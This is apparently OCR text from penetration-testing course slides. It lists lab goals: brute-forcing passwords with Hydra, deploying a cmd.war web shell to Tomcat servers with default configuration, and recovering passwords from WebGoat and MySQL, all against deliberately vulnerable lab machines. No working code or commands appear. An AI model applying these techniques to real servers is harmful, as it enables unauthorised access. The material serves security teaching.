


High number of processes running that could bring the server down

Online Password Attack with Hydra

Exploiting

Step 5: Attack




LAB 1: Exploiting Tomcat

Exploiting

Goal: inject the cmd.war file into the Tomcat configuration on the servers that you found with the default configuration. Create a new user called sait230 and see if you can use the same commands that you use on the console, example: ls, id, cd, lsof, ps, top;

- **Attack machine:** Samurai
- **Target machines:** metasploitable and tomcat-apache.




LAB 2: Exploiting WebGoat

Exploiting

Goal: Find the password in the HTML code using WebCoat application.

- **Attack machine:** websecdojo
- **Target machines:** websecdojo




LAB 3: Exploiting MySQL

Exploiting

Goal: Guess the mysql's password.

- **Attack machine:** backtrack
- **Target machines:** metasploitable



Questions